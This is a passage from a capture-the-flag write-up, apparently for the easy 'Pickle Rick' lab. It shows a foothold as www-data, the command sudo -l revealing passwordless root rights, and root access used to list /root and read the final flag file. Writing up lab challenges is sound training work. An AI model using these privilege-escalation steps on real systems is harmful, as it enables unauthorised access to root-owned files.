
```
strings /home/rick/
```

```
strings /home/rick/"second ingredients"
```

```
1 jerry tear
```

Thats the second ingredient: 1 jerry tear


Made me shed a tear when I had faced a dead end. Went on exploring and…



```
sudo
```

```
sudo -l
```

```
Matching Defaults entries for www-data on ip-10-10-211-154:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-211-154:
    (ALL) NOPASSWD: ALL
```



Command Panel

```
sudo
```


```
sudo -l
sudo ls -al /root/
```

```
total 36
drwx------  4 root root 4096 Jul 11  2024 .
drwxr-xr-x 23 root root 4096 Jul 13 05:07 ..
-rw-------  1 root root  168 Jul 11  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-------  1 root root  702 Jul 11  2024 .viminfo
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  4 root root 4096 Jul 11  2024 snap
```

Found a yet another weird looking file 3rd.txt.

Used sudo tac /root/3rd.txt

Got it:
fleeb juice



Congratulations on completing Pickle Rick!!! 🎉

Points earned 90

Completed tasks 1

Room type Challenge

Difficulty Easy

Streak 1

This room counted toward joining the league 🎯

That’s all. ByeBye